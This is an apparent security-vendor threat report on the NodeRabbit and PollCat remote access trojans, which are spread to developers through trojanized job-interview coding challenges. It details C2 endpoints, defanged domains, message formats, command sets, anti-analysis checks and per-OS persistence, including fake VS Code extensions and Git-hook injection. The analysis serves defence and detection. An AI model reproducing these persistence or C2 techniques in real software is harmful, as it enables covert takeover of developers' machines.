


Reading view

There are new articles available, click to refresh the page.

Mirage Kitten targeting aviation and FinTech sectors across the Middle East and Africa with a new malware set

While monitoring Mirage Kitten activity, we uncovered a previously undocumented malware family that we dubbed NodeRabbit. We identified the first sample on a system in Afghanistan. Further threat hunting revealed two additional, more advanced, variants: one on a system in Egypt and another on a system in Ethiopia.

NodeRabbit is a cross-platform remote access trojan (RAT) built with Node.js. It targets Windows, Linux, and macOS. Its operators deliver it through spear-phishing messages on LinkedIn and other job search platforms that contain trojanized coding challenge archives.

During the same investigation, we discovered another previously undocumented malware family that we dubbed PollCat. Like NodeRabbit, PollCat is a cross-platform RAT, but it is written in obfuscated JavaScript also distributed through trojanized coding challenge archives.

Mirage Kitten has historically relied on native malware written in languages such as C, C++, and Go, often deploying it through DLL search-order hijacking. NodeRabbit and PollCat represent the first publicly documented use of Node.js- and JavaScript-based malware by this APT group.

Kaspersky’s products detect this threat as Trojan.JS.MirageKitten.*

Background

During recent threat research, we detected suspicious activity on a system in Afghanistan. We traced it to an archive containing a software development project that the user may have received during a job application process. The archive purported to contain a coding challenge for candidates applying for an engineering role.

The archive, Front-Technical-Challenge.zip (MD5: 1EA83E4E4592B01E4ACAB63EB867BEE5), was hosted in an Amazon S3 bucket at: https://oracle-challenge.s3[.]us-east-1.amazonaws[.]com/Front-Technical-Challenge.zip

It contained TaskFlow, an app for software engineering assessment built with Express, React, and Vite. The accompanying README instructed the candidate to review the application and fix defects in its frontend. It also claimed that server.js was bug-free and should not be modified, conveniently directing attention away from the only application source file the attackers had altered.

README file for a trojanized coding challenge app

README file for a trojanized coding challenge app

The README also imposed a three-hour time limit and prohibited the use of AI assistants. Notably, an AI code-review assistant tasked with auditing the project would likely have flagged the suspicious first-line import of an unknown npm package and warned the targeted developer that the project was trojanized.

Rules and time limit included in the trojanized coding challenge app README file

Rules and time limit included in the trojanized coding challenge app README file

The first line of server.js imported a trojanized npm package named colorized_terminal, version 2.1.0. The attackers bundled the package directly in the challenge task archive’s node_modules directory rather than publishing it to the npm registry. When imported, the package silently launched an implant from node_modules/.cache/.320697f1/index.js as a detached background process.

Retrospective threat hunting across our telemetry revealed the broader scope of the campaign. We identified three NodeRabbit variants with a shared code lineage; each was recovered from a system in a different country. The operators delivered the variants through similarly themed coding challenges and used two trojanized packages, colorized_terminal and pretty-log, both pinned to version 2.1.0.

The campaign also delivered PollCat, a second RAT with a substantially different structure, through a separate coding challenge lure. We’ll analyze PollCat later in this research.

Initial access

The infection chain begins with fake recruiter accounts contacting prospective targets on a job search platform. According to a publicly cited source, a threat actor posing as a talent acquisition specialist at a major technology company contacted a software engineer and advertised a job opening, inviting the target to complete a technical assessment.

The target received a link to a coding challenge hosted on Amazon S3 and was pressured to download and run the project immediately. This public post matches the delivery chain we reconstructed from our telemetry: recruiter outreach on a job search platform, a coding challenge presented as a technical assessment, and a trojanized project archive hosted on legitimate cloud infrastructure.

NodeRabbit RAT: the first variant

We discovered the first NodeRabbit variant on a system in Afghanistan. The malware was concealed within the TaskFlow assessment at node_modules/.cache/.320697f1/index.js and executed by the trojanized colorized_terminal package.

Once running, NodeRabbit generates a unique agent identifier from available host information. It calculates the SHA-256 hash of the hostname, username, operating system version, architecture, and MAC address, then truncates the result to its first 32 hexadecimal characters.

NodeRabbit binds a TCP listener to 127.0.0.1:48739. This listener acts as a single-instance mechanism. If the malware cannot bind to the port, it assumes that another instance is already running and terminates silently.

NodeRabbit uses a persistence mechanism for each operating system:

Operating system Persistence mechanism
Windows Copies itself to %APPDATA%\Microsoft\EdgeUpdate\msedge_update.js; clones the local node.exe to nodew.exe in the same folder and patches its PE subsystem from Console to Windows GUI to suppress the console window; creates HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeUpdate registry key executing nodew.exe msedge_update.js
Linux Copies itself to ~/.config/microsoft-edge-update/msedge_update.js and creates an @reboot cron entry that invokes the script using the current Node.js executable.
macOS Copies itself to ~/.config/microsoft-edge-update, creates ~/Library/LaunchAgents/com.microsoft.edgeupdate.plist configuration file pointing at the copy’s location with RunAtLoad and KeepAlive parameters, and attempts to load it.

The malware communicates with its command-and-control servers through three API endpoints, choosing from the following Azure-hosted C2 infrastructure addresses. On failure, it switches to the next C2 address:

1.	https://plugplay.azurewebsites[.]net
2.	https://Rgbteller.azurewebsites[.]net
3.	https://Wslwebui.azurewebsites[.]net

Method Endpoint Purpose
POST /api/rabbit/checkin Register agent and host info
POST /api/rabbit/task Poll for commands
POST /api/rabbit/result Submit results

NodeRabbit serializes each C2 request object as JSON and wraps it with AES-256-GCM. The AES key is the SHA-256 digest of an ASCII seed embedded into the agent. Every request uses a fresh 12-byte IV and a 16-byte authentication tag:

The malware sends encrypted requests using the following structure:

{
  "d": "base64(IV || ciphertext || authentication_tag)",
  "_r": "8 hexadecimal characters",
  "_t": "epoch timestamp"
}

C2 responses are structured the same way and may contain a command to execute. We observed the first NodeRabbit variant supporting 11 commands:

Command Functionality
sys:info Return hostname, domain user information, username, and process ID.
proc:list List running processes.
proc:start Execute an arbitrary shell command.
fs:list List a directory.
fs:read Read a file in chunks and return Base64 data.
fs:write Decode Base64 and write it at a chosen file offset.
fs:delete Delete a file or recursively delete a directory.
fs:mkdir Create directories recursively.
net:config Enumerate adapters, MAC addresses, IP addresses, and DNS settings.
agent:sleep Change the beacon interval.
script:exec Write a base64 Node.js script to a randomly named .tmp file, execute it and delete it.

NodeRabbit RAT: the second variant

Retrospective threat hunting following the discovery in Afghanistan led us to a second infection on a system in Egypt. This sample is a more advanced NodeRabbit variant, launched through the trojanized pretty-log package instead of colorized_terminal.

Before running its core functionality, the malware checks whether the host resembles an analysis environment. It terminates if it detects limited system memory, a low CPU count, short system uptime, analyst-associated usernames or hostnames, or common analysis tools running on the system.

Before terminating, the malware generates benign HEAD requests to www.google.com, www.microsoft.com, and www.cloudflare.com, then exits without ever contacting its C2 infrastructure. Most likely, it attempts to look less suspicious by showing some benign activity before exiting.

Variant 2 implements partial corporate proxy support: it checks HTTP(S) proxy environment variables, Windows Internet Settings, including an explicit PAC URL, and WinHTTP configuration; tunnels its HTTPS C2 through HTTP CONNECT. It first tries to establish an unauthenticated connection. If it fails, it retries using URL-embedded basic credentials. Finally, it delegates Windows NTLM/Negotiate challenges to curl.exe --proxy-anyauth --proxy-user. It caches the proxy-discovery result, including when no proxy is found, for five minutes. If the polling loop detects a network-interface or IP-address change, it clears the cache and runs proxy discovery again on the next checkin.

To make sure a single instance is running, Variant 2 uses a host-specific port derived from the agent identifier instead of the fixed TCP port used by the first variant. It interprets the first four hexadecimal characters of the identifier as an integer and applies the following calculation: 41984 + (value mod 5000).

The resulting listener port falls between 41984 and 46983. Unlike the shared port used by Variant 1, this port varies depending on the infected host.

For persistence, Variant 2 masquerades as Intel Driver & Support Assistant. The exact persistence mechanism, once again, depends on the operating system.

Operating system Persistence mechanism
Windows Copies itself to %LOCALAPPDATA%\Intel\DSA\idriver_support.js. It then copies the local node.exe binary to IntelDSA.exe and changes its PE subsystem from Console to Windows GUI, suppressing the console window. Finally, it creates a scheduled task named IntelDriverSupportUpdate, which runs daily at 10AM and executes IntelDSA.exe with the dropped script.
Linux Copies itself to ~/.config/intel-dsa/idriver_support.js and creates an @reboot cron entry.
macOS Copies itself to ~/Library/Application Support/Intel DSA/idriver_support.js and creates the LaunchAgent com.intel.dsa.helper with RunAtLoad and KeepAlive enabled.

NodeRabbit RAT: the third variant

Further threat hunting identified a third NodeRabbit variant on a system in Ethiopia. Like the second variant, it is launched through the trojanized pretty-log package. It retains much of the previous variant’s functionality but introduces significant changes to its command-and-control configuration, command set, and persistence mechanisms.

The third variant communicates with its C2 infrastructure through a different set of API endpoints:

Method Endpoint Purpose
POST /sdk/v2/ready Register agent and host info
POST /sdk/v2/config Poll for commands
POST /sdk/v2/events Submit results

We observed the malware using a C2 chain composed of Azure- and Cloudflare-hosted domains.

1.	https://visitfinancedentists[.]com
2.	https://kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net
3.	https://healthcomfsdpower[.]com

For persistence, Variant 3 implements the following mechanisms depending on the operating system in use:

Operating system Persistence mechanism
Windows Attempts to copy the payload to ProgramData or LocalAppData, create a build-specific daily 10AM task, and start the copied payload. To choose the exact directory, it tries to list C:\Windows\System32\config. If successful, it selects ProgramData with /ru SYSTEM /rl highest; in case of a failure, it selects LocalAppData without explicit /ru or /rl settings.
macOS Copies the payload to ~/Library/Application Support, creates and loads a RunAtLoad/KeepAlive LaunchAgent and starts the copied payload.
Linux Copies the payload to ~/.local/share, attempts to add an @reboot cron entry, and starts the copied payload. If crontab -l fails, persistence is skipped.
WSL Uses the payload copied for persistence on the main Linux system, as described above. Writes launcher.vbs under the Windows user profile, and creates a daily 10AM Windows task that relaunches it through wscript.exe and wsl.exe.

A new command, agent:servers, replaces the active in-memory C2 server list and can write the updated list to .sv.json. The third variant retains the original 11 commands and adds 12 new ones, bringing the total to 23.

New commands Functionality
fs:drives Enumerate accessible Windows drive letters or WSL-mounted drives
proc:exec Execute a process
proc:kill Kill process by PID or image name
agent:servers Replace the active C2 and attempt to keep the new configuration
agent:getchain Return the current C2
outlook:emails Harvest account addresses from Outlook OST and PST artifacts
persist:check Check selected VS Code, scheduled-task, and Run-key persistence indicators
persist:vscode Attempt to install a fake VS Code extension and Windows Run value
persist:vscode:remove Remove the fake extension
persist:projects:scan Search recent and common development locations for Git repositories
persist:project:inject Inject a launcher into a repository’s Git hooks
persist:project:remove Remove the marked Git-hook launcher

Beyond the persistence mechanisms described above, Variant 3 introduces two additional persistence mechanisms that relaunch the malware through common developer workflows.

1. Malicious VS Code extension

The persist:vscode command first copies the payload to its build-specific install path. If a compatible extension directory exists, it creates a fake extension displayed as GitHub Copilot Helper, with the description AI coding assistant helper service and the activation event on StartupFinished.

The extension’s extension.js file attempts to start the installed payload as a detached Node.js process. To look less suspicious to the user, it uses a trusted publisher name borrowed from local extension metadata or a trustedPublishers value found in state.vscdb. However, no signature or trusted status is copied.

Separately, the handler tries to disable Workspace Trust if the VS Code User directory exists. On Windows, it attempts to establish persistence using a current-user Run registry key value even if the extension directory is missing.

2. Git hook injection

Git-hook persistence works in two steps. First, persist:projects:scan checks recent VS Code workspace paths directly. Under common locations such as ~/projects and ~/source, it checks only the first 60 immediate children, not the root itself, and returns no more than 20 repositories.

For a selected repository, persist:project:inject appends a marked launcher to .git/hooks/post-merge and .git/hooks/post-checkout by default. The marker is # shepherd-persist; the line following the marker attempts to start the installed payload with Node in the background. A later Git operation must trigger one of those hooks, and the referenced Node executable and payload must still exist.

PollCat RAT

While tracking NodeRabbit infections, we discovered another malicious tool we dubbed PollCat, which is also distributed under the guise of a programming challenge. The sample we obtained resides inside RankChallenge-react, a React code-fixing challenge presented as a time-limited developer assessment. Running the project invokes npm i && node index.js, which starts the local application and attempts to open the challenge in the user’s browser.

Although the visible exercise is not a security CTF, the project uses CTF terminology in several places. The root package is named ctf-server, the backend prints CTF server running, the frontend uses several ctf-* storage keys, and the tutorial refers to path/to/ctf. These repeated labels, together with instructions that do not fully match the delivered application, are consistent with an AI-assisted or template-generated project. One possible explanation is that the attacker prompted an AI coding assistant to create a CTF-style React platform and later inserted the malicious components.

README instructions and challenge overview included in the trojanized React coding project

README instructions and challenge overview included in the trojanized React coding project

The PDF tutorial contained in the same archive as the project tells the target to click Continue, enter a six-digit OTP code, and complete the challenge within a one-hour session. It states that codes are supplied by the recruiter, are single-use, and expire quickly; the visible login page also claims that codes rotate every 30 seconds. In the delivery scenario described by the investigation, the threat actor posing as a recruiter could provide the code directly to the targeted developer. This gives the operator control over access to the lure, while the expiring code and countdown create a sense of urgency, pressuring the target to run the project and complete the assessment quickly, potentially accelerating the infection process.

One-hour session window enforced by the trojanized coding challenge

The bundled .env file contains the JWT signing secret, OTP service URL, and OTP client ID.

Configuration embedded in .env file of the trojanized coding project, including the OTP service URL and client identifier

The application forwards submitted codes to an attacker-managed domain registered in late June-2026: https://lifespotify[.]com/api/users/b879746e-fed9-4211-a6da-4d8223681267/otp/validate.

That said, PollCat starts independently of the OTP authentication process. During application startup, app.js loads requireAuth.js, which imports and immediately starts the malicious requireObjects.js component. PollCat can therefore begin C2 registration and command polling while the application is still loading, before the user enters an access code.

A failed OTP validation prevents the user from accessing the protected challenge features, but PollCat continues running in the background. A successful OTP validation issues a JWT and creates another worker that starts an additional PollCat instance. The first authenticated request also triggers the persistence attempt.

Persistence starts when the first request carrying a valid JWT reaches the protected middleware. PollCat then uses one of the following methods:

Operation system Persistence mechanism
Windows Writes package.json and requireObject.js to %APPDATA%\Microsoft\Network, runs npm install, and creates a daily task named NetSync_<username> and scheduled for 09AM that runs the worker with Node.js.
Linux Writes the worker to ~/.node_packages, runs npm i, and appends both a daily 09AM cron line and an @reboot line.
macOS Uses the same ~/.node_packages copy and cron path, then creates and loads ~/Library/LaunchAgents/com.harsh.requireobject.plist with RunAtLoad and a daily 09AM trigger.

Once active, PollCat identifies the host as 129--<hostname> and iterates over the following C2s until registration succeeds:

1.	https://sahi-finance[.]com
2.	https://GamebarAppinformation[.]azurewebsites[.]net
3.	https://GamebarApp[.]azurewebsites[.]net

To register, it sends the following HTTP request to the C2:

POST /beacon HTTP/1.1
Host: <c2-host>
Content-Type: application/json

{"clientId":"<client-id>","type":"poll","pcName":"<hostname>","userName":"<username>"}

On successful registration, PollCat expects an unusual HTTP 400 response containing a socket identifier and optional timing values:

HTTP/1.1 400
Content-Type: application/json

{"socketId":"<socket-id>","pollInterval":<poll-interval-ms>,"jitterTime":<jitter-ms>}

After registration, PollCat sends host information to /gate/hello, polls /gate/fetch for commands, and returns results through /gate/submit. All endpoints in use are presented in the table below.

Method Endpoint Purpose
POST /beacon Register the client and obtain a socketId and optional timing values.
POST /gate/hello Submit host, user, domain, OS information, and its current privilege level.
GET /gate/fetch?token=<socketId> Poll for commands.
POST /gate/submit Submit a Base64-encoded command-result structure.
GET /vault/<uuid> Retrieve a hosted file and write it to the victim machine.
PUT /vault/push/ Upload a local file or file chunk to the C2.
POST /gate/track Report chunk-upload progress.

By default, PollCat RAT polls every two minutes with up to five seconds of jitter. Commands and results are stored as little-endian binary records and carried as Base64 text.


PollCat RAT declares 22 commands, but three of them have no implementation:

Command Functionality
0x02 (DIR) List a directory.
0x03 (MV) Move a file or directory.
0x04 (RUN) Execute a shell command.
0x05 (TASKLIST) List running processes.
0x06 (DEL) Delete a file or directory.
0x07 (UPLOAD) Download a file from the C2 to the victim’s machine.
0x08 (DOWNLOAD) Upload a local file to the C2.
0X09 (DRIVES) List drives, volumes, or mount points.
0X0A (TERMINATE) Terminate a process by PID.
0X0B (RUNDLL) Load a DLL and call an exported function on Windows.
0X0C (MKDIR) Create a directory.
0X0D (ZIP) Create or extract a ZIP archive.
0X0E (CHUNKED_DOWNLOAD) Upload a local file in chunks.
0X0F (RUN_HIDDEN) Start a hidden background process.
0X20 (EVAL_JS) Execute JavaScript supplied by the C2.
0X30 (SYSTEM_CHECK) Collect process and software inventory.
